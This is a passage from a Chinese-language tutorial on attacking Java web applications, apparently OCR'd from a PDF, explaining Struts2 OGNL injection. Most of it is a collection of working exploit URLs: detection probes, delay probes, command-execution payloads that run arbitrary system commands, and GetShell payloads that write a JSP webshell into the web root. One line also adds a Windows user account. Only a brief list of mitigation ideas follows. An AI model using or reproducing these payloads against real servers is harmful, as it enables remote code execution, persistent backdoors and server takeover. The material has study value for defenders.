


Excute在excuteorg.apache.struts2.dispatcher.ServletRedirectResult类，具体方法如下：


```
public void execute(ActionInvocation invocation) throws Exception {
        if (anchor != null) {
            anchor = conditionalParse(anchor, invocation);
        }
        super.execute(invocation);
    }
```

```
    super.execute(org.apache.struts2.dispatcher.StrutsResultSupport)
```

即执行其父类的 execute 方法。上面的 anchor 为空。




重点就在 translateVariables（翻译变量的时候把我们的 Ognl 执行了）：





```
Object result = parser.evaluate(openChars, expression, ognlEval,
maxLoopCount);

        return conv.convertValue(stack.getContext(), result, asType);
```

最终执行：



F8 放过页面输出[/ok]：



解密 Struts2 的“神秘”的 POC：

在 S2-016 出来之后 Struts2 以前的 POC 拿着也没什么用了，因为 S2-016 的威力已经大到让百度、企鹅、京东叫唤了。挑几个简单的具有代表性的讲下。在连续不断的看了这么多坑爹的概念以后不妨见识一下 Struts2 的常用 POC。

回显 POC(快速检测是否存在（有的 s2 版本无法输出）,看见输出[/ok]就表示存在**)：**

POC1:
http://127.0.0.1/Struts2/test.action?
('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)
(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')
(('\43_memberAccess.excludeProperties\75@java.util.Collections@EMPTY_SET')(c))&(g)
(('\43xman\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)
(('\43xman.getWriter().println(%22[/ok]%22)')(d))&(i99)
(('\43xman.getWriter().close()')(d))

POC2（类型转换漏洞需要把 POC 加在整型参数上）:
http://127.0.0.1/Struts2/test.action?id=
'%2b(
%23_memberAccess[%22allowStaticMethodAccess%22]=true,
@org.apache.struts2.ServletActionContext@getResponse().getWriter().println(%22[/ok]%22)
)%2b'

POC3（需要注意这里也必须是加载一个 String(字符串类型)的参数后面，使用的时候把 URL 里面的两个 foo 替换成目标参数（注意 POC 里面还有个 foo））:
http://127.0.0.1/Struts2/hello.action?foo=
(%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=%20new%20java.lang.Boolean(false),
%23_memberAccess[%22allowStaticMethodAccess%22]=new%20java.lang.Boolean(true),
@org.apache.struts2.ServletActionContext@getResponse().getWriter().println(%22[/ok]%22)
)&z[(foo)('meh')]=true

POC4:
http://127.0.0.1/Struts2/hello.action?
class.classLoader.jarPath=(
%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d=+new+java.lang.Boolean(false),
%23_memberAccess%5b%22allowStaticMethodAccess%22%5d=true,
%23s3cur1ty=%40org.apache.struts2.ServletActionContext%40getResponse().getWriter(),
%23s3cur1ty.println(%22[/ok]%22),
%23s3cur1ty.close()
)(aa)&x[(class.classLoader.jarPath)('aa')]

POC5:

http://127.0.0.1/Struts2/hello.action?
a=1${
%23_memberAccess[%22allowStaticMethodAccess%22]=true,
%23response=@org.apache.struts2.ServletActionContext@getResponse().getWriter().println(%22[/ok]%22
),%23response.close()}

POC6:
http://127.0.0.1/Struts2/
$%7B%23_memberAccess[%22allowStaticMethodAccess%22]=true,
%23resp=@org.apache.struts2.ServletActionContext@getResponse().getWriter(),
%23resp.println(%22[ok]%22),%23resp.close()%7D
.action

POC7:
http://localhost/Struts2/test.action?
redirect:${
%23w%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse').getWriter(),%23w.println('[/ok]'),
%23w.flush(),%23w.close()
}

@org.apache.struts2.ServletActionContext@getResponse().getWriter().println(%22[/ok]%22)其实是静态调用 ServletActionContext 上面已经讲过了 ServletActionContext 能够拿到真正的 HttpServletRequest、HttpServletResponse、ServletContext 忘记了的回头看去。**拿到一个 HttpServletResponse 响应对象后就可以调用 getWriter 方法(返回的是 PrintWriter)让 Servlet 容器上输出[/ok]了，而其他的 POC 也都做了同样的事：拿到 HttpServletResponse，然后输出[/ok]。**其中的 allowStaticMethodAccess 在 Struts2 里面默认是 false，也就是默认不允许静态方法调用。

精确判断是否存在（延迟判断）：

POC1:

http://127.0.0.1/Struts2/test.action?('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')(('\43_memberAccess.excludeProperties\75@java.util.Collections@EMPTY_SET')(c))&(d)(('@java.lang.Thread@sleep(5000)')(d))

POC2:

http://127.0.0.1/Struts2/test.action?id='%2b(%23_memberAccess[%22allowStaticMethodAccess%22]=true,@java.lang.Thread@sleep(5000))%2b'

POC3:

http://127.0.0.1/Struts2/hello.action?foo=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAccess[%22allowStaticMethodAccess%22]%3d+new+java.lang.Boolean%28true%29,@java.lang.Thread@sleep(5000))(meh%29&z[%28foo%29%28%27meh%27%29]=true

POC4：

http://127.0.0.1/Struts2/hello.action?class.classLoader.jarPath=(%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d%3d+new+java.lang.Boolean(false)%2c+%23_memberAccess%5b%22allowStaticMethodAccess%22%5d%3dtrue%2c+%23a%3d%40java.lang.Thread@sleep(5000))(aa)&x[(class.classLoader.jarPath)('aa')]

POC5：

http://127.0.0.1/Struts2/hello.action?a=1${%23_memberAccess[%22allowStaticMethodAccess%22]=true,@java.lang.Thread@sleep(5000)}

POC6:

http://127.0.0.1/Struts2/${%23_memberAccess[%22allowStaticMethodAccess%22]=true,@java.lang.Thread@sleep(5000)}.action

之前很多的利用工具都是让线程睡一段时间再去计算时间差来判断漏洞是否存在。这样比之前的回显更靠谱，缺点就是慢。而实现这个 POC 的方法同样是非常的简单其实就是静态调用 java.lang.Thread.sleep(5000)就行了。而命令执行原理也是一样的。

命令执行 POC：

关于回显：webStr\75new\40byte[100] 修改为合适的长度。

POC1:

http://127.0.0.1/Struts2/test.action?
('\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)
(('\43context[\'xwork.MethodAccessor.denyMethodExecution\']\75false')(b))&('\43c')
(('\43_memberAccess.excludeProperties\75@java.util.Collections@EMPTY_SET')(c))&(g)
(('\43req\75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(h)
(('\43webRootzpro\75@java.lang.Runtime@getRuntime().exec(\43req.getParameter(%22cmd%22))')(d))&(i)
(('\43webRootzproreader\75new\40java.io.DataInputStream(\43webRootzpro.getInputStream())')(d))&(i01)
(('\43webStr\75new\40byte[100]')(d))&(i1)

(('\43webRootzproreader.readFully(\43webStr)')(d))&(i111)
('\43webStr12\75new\40java.lang.String(\43webStr)')(d))&(i2)
(('\43xman\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i2)
(('\43xman\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i95)
(('\43xman.getWriter().println(\43webStr12)')(d))&(i99)
(('\43xman.getWriter().close()')(d))&
cmd=cmd%20/c%20ipconfig

POC2:

http://127.0.0.1/Struts2/test.action?id=
'%2b(%23_memberAccess[%22allowStaticMethodAccess%22]=true,
%23req=@org.apache.struts2.ServletActionContext@getRequest(),
%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),
%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),
%23buffer=new%20byte[100],%23iswinreader.readFully(%23buffer),
%23result=new%20java.lang.String(%23buffer),
%23response=@org.apache.struts2.ServletActionContext@getResponse(),
%23response.getWriter().println(%23result)
)%2b'&
cmd=cmd%20/c%20ipconfig

POC3:

http://127.0.0.1/freecms/login_login.do?
user.loginname=(
%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=%20new%20java.lang.Boolean(false),
%23_memberAccess[%22allowStaticMethodAccess%22]=new%20java.lang.Boolean(true),
%23req=@org.apache.struts2.ServletActionContext@getRequest(),
%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),
%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),
%23buffer=new%20byte[1000],%23iswinreader.readFully(%23buffer),
%23result=new%20java.lang.String(%23buffer),
%23response=@org.apache.struts2.ServletActionContext@getResponse(),
%23response.getWriter().println(%23result)
)&z[(user.loginname)('meh')]=true&
cmd=cmd%20/c%20set

POC4:

http://127.0.0.1/Struts2/test.action?
class.classLoader.jarPath=(

%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d=+new+java.lang.Boolean(false),
%23_memberAccess%5b%22allowStaticMethodAccess%22%5d=true,
%23req=@org.apache.struts2.ServletActionContext@getRequest(),
%23a=%40java.lang.Runtime%40getRuntime().exec(%23req.getParameter(%22cmd%22)).getInputStream(),
%23b=new+java.io.InputStreamReader(%23a),
%23c=new+java.io.BufferedReader(%23b),
%23d=new+char%5b50000%5d,%23c.read(%23d),
%23s3cur1ty=%40org.apache.struts2.ServletActionContext%40getResponse().getWriter(),
%23s3cur1ty.println(%23d),
%23s3cur1ty.close())(aa)&x[(class.classLoader.jarPath)('aa')]&
cmd=cmd%20/c%20netstat%20-an

POC5：

http://127.0.0.1/Struts2/hello.action?a=
1${%23_memberAccess[%22allowStaticMethodAccess%22]=true,
%23req=@org.apache.struts2.ServletActionContext@getRequest(),
%23exec=@java.lang.Runtime@getRuntime().exec(%23req.getParameter(%22cmd%22)),
%23iswinreader=new%20java.io.DataInputStream(%23exec.getInputStream()),
%23buffer=new%20byte[1000],%23iswinreader.readFully(%23buffer),
%23result=new%20java.lang.String(%23buffer),
%23response=@org.apache.struts2.ServletActionContext@getResponse(),
%23response.getWriter().println(%23result),
%23response.close()}&
cmd=cmd%20/c%20set

POC7:

http://localhost/struts2-blank/example/HelloWorld.action?
redirect:${
%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{'netstat','-an'})).start(),
%23b%3d%23a.getInputStream(),
%23c%3dnew java.io.InputStreamReader(%23b),
%23d%3dnew java.io.BufferedReader(%23c),
%23e%3dnew char[50000],%23d.read(%23e),
%23matt%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletResponse'),
%23matt.getWriter().println(%23e),
%23matt.getWriter().flush(),
%23matt.getWriter().close()
}

其实在Java里面要去执行一个命令的方式都是一样的，简单的静态调用方式


java.lang.Runtime.getRuntime().exec("net user selina 123 /add");就可以执行任意命令了。Exec执行后返回的类型是java.lang.Process。Process是一个抽象类，`final class ProcessImpl extends Process`也是Process的具体实现。而命令执行后返回的Process可以通过


`public OutputStream getOutputStream()` 和

`public InputStream getInputStream()`

直接输入输出流，拿到InputStream之后直接读取就能够获取到命令执行的结果了。而在Ognl里面不能够用正常的方式去读取流，而多是用DataInputStream的readFully或BufferedReader的read方法全部读取或者按byte读取的。因为可能会读取到半个中文字符，所以可能会存在乱码问题，自定义每次要读取的大小就可以了。POC当中的/c 不是必须的，执行dir之类的命令可以加上。

Process java.lang.Runtime.exec(String command) throws IOException





GetShell POC：

poc1:

http://127.0.0.1/Struts2/test.action?('\u0023_memberAccess[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')(\u0023foo\u003dnew%20java.lang.Boolean(%22false%22)))&(i1)(('\43req\75@org.apache.struts2.ServletActionContext@getRequest()')(d))&(i12)(('\43xman\75@org.apache.struts2.ServletActionContext@getResponse()')(d))&(i13)(('\43xman.getWriter().println(\43req.getServletContext().getRealPath(%22\u005c%22))')(d))&(i2)(('\43fos\75new\40java.io.FileOutputStream(new\40java.lang.StringBuilder(\43req.getRealPath(%22\u005c%22)).append(@java.io.File@separator).append(%22css3.jsp%22).toString())')(d))&(i3)(('\43fos.write(\43req.getParameter(%22p%22).getBytes())')(d))&(i4)(('\43fos.close()')(d))&p=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%22).getBytes())%3b%25%3e

POC2（类型转换漏洞需要把 POC 加在整型参数上）：

http://127.0.0.1/Struts2/test.action?id='%2b(%23_memberAccess[%22allowStaticMethodAccess%22]=true,%23req=@org.apache.struts2.ServletActionContext@getRequest(),new+java.io.BufferedWriter(new+java.io.FileWriter(%23req.getRealPath(%22/%22)%2b%22css3.jsp%22)).append(%23req.getParameter(%22p%22)).close())%2b'%20&p=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%22).getBytes())%3b%25%3e

POC3（需要注意这里也必须是加载一个 String(字符串类型)的参数后面，使用的时候把 URL 里面的两个 foo 替换成目标参数（注意 POC 里面还有个 foo））：
http://127.0.0.1/Struts2/hello.action?foo=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%29,%20%23_memberAccess[%22allowStaticMethodAccess%22]%3d+new+java.lang.Boolean%28true%29,%23req=@org.apache.struts2.ServletActionContext@getRequest(),new+java.io.BufferedWriter(new+java.io.FileWriter(%23req.getRealPath(%22/%22)%2b%22css3.jsp%22)).append(%23req.getParameter(%22p%22)).close())(meh%29&z[%28foo%29%28%27meh%27%29]=true&p=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%22).getBytes())%3b%25%3e

POC4:
http://127.0.0.1/Struts2/hello.action?
class.classLoader.jarPath=(
%23context%5b%22xwork.MethodAccessor.denyMethodExecution%22%5d=+new+java.lang.Boolean(false),
%23_memberAccess%5b%22allowStaticMethodAccess%22%5d=true,
%23req=@org.apache.struts2.ServletActionContext@getRequest(),
new+java.io.BufferedWriter(
    new+java.io.FileWriter(%23req.getRealPath(%22/%22)%2b%22css3.jsp%22)

).append(
%23req.getParameter(%22p%22)
).close()
(aa)&x[(class.classLoader.jarPath)('aa')]&
p=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%22).getBytes())%3b%25%3e

POC5:
http://127.0.0.1/Struts2/hello.action?a=1${%23_memberAccess[%22allowStaticMethodAccess%22]=true,%23req=@org.apache.struts2.ServletActionContext@getRequest(),new+java.io.BufferedWriter(new+java.io.FileWriter(%23req.getRealPath(%22/%22)%2b%22css3.jsp%22)).append(%23req.getParameter(%22p%22)).close()}&p=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%22).getBytes())%3b%25%3e

POC7:
http://localhost/Struts2/test.action?redirect:${
%23req%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletRequest'),
%23p%3d(%23req.getRealPath(%22/%22)%2b%22css3.jsp%22).replaceAll("\\\\", "/"),
new+java.io.BufferedWriter(new+java.io.FileWriter(%23p)).append(%23req.getParameter(%22c%22)).close()
}&c=%3c%25if(request.getParameter(%22f%22)!%3dnull)(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequest.getParameter(%22f%22))).write(request.getParameter(%22t%22).getBytes())%3b%25%3e

比如 POC4 当中首先就是把 allowStaticMethodAccess 改为 trute 即允许静态方法访问。然后再获取请求对象，从请求对象中获取网站项目的根路径，然后在根目录下新建一个 css3.jsp，而 css3.jsp 的内容同样来自于客户端的请求。POC4 中的 p 就是传入的参数，只要获取 p 就能获取到内容完成文件的写入了。之前已经说过 **Java 不是动态的脚本语言，所以没有 eval。不能像 PHP 那样直接用 eval 去动态执行，所以 Java 里面没有真正意义上的一句话木马。菜刀只是提供了一些常用的一句话的功能的具体的实现，所以菜刀的代码会很长，因为这些代码在有 eval 的情况下是可以通过发送请求的形式去构造的，在这里就必须把代码给上传到服务器去编译成执行。**

Struts2 漏洞修补:

关于修补仅提供思路，具体的方法和补丁不提供了。Struts2 默认后缀是 action 或者不写后缀，有的改过代码的可能其他后缀如.htm、.do，那么我们只要拦截这些请求进行过滤就行了。

1、 从 CDN 层可以拦截所有 Struts2 的请求过滤 OGNL 执行代码
2、 从 Server 层在请求 Struts2 之前拦截其 Ognl 执行。
3、 在项目层面可以在 struts2 的 filter 加一层拦截

4、 在 Struts2 可以用拦截器拦截
5、 在 Ognl 源码包可以拦截恶意的 Ognl 请求
6、 实在没办法就打补丁
7、 终极解决办法可以考虑使用其他 MVC 框架

攻击 JavaWeb 应用[6] -架构与代码审计

-园长 MM

注：不管多么强大的系统总会有那么些安全问题，影响小的可能仅仅只会影响用户体验，危害性大点的可能会让攻击者获取到服务器权限。这一节重点是怎样去找到并利用问题去获取一些有意思的东西。

Before:

有 MM 的地方就有江湖，有程序的地方就有漏洞。现在已经不是 SQL 注入漫天的年代了，Java 的一些优秀的开源框架让其项目坚固了不少。在一个中大型的 Web 应用漏洞的似乎永远都存在，只是在于影响的大小、发现的难易等问题。有很多比较隐晦的漏洞需要在了解业务逻辑甚至是查看源代码才能揪出来。JavaWeb 跟 PHP 和 ASP 很大的不同在于其安全性相对来说更高。但是具体体现在什么地方？JavaWeb 开发会有那些问题？这些正是我们今天讨论的话题。

1、 JavaWeb 开发概念

Java 的分层思想

通过前面几章的介绍相信已经有不少的朋友对 Jsp、Servlet 有一定了解了。上一节讲 MVC 的有说的 JSP+Servlet 构成了性能好但开发效率并不高的 Model2。在 JavaWeb 开发当中一般会分出很多的层去做不同的业务。

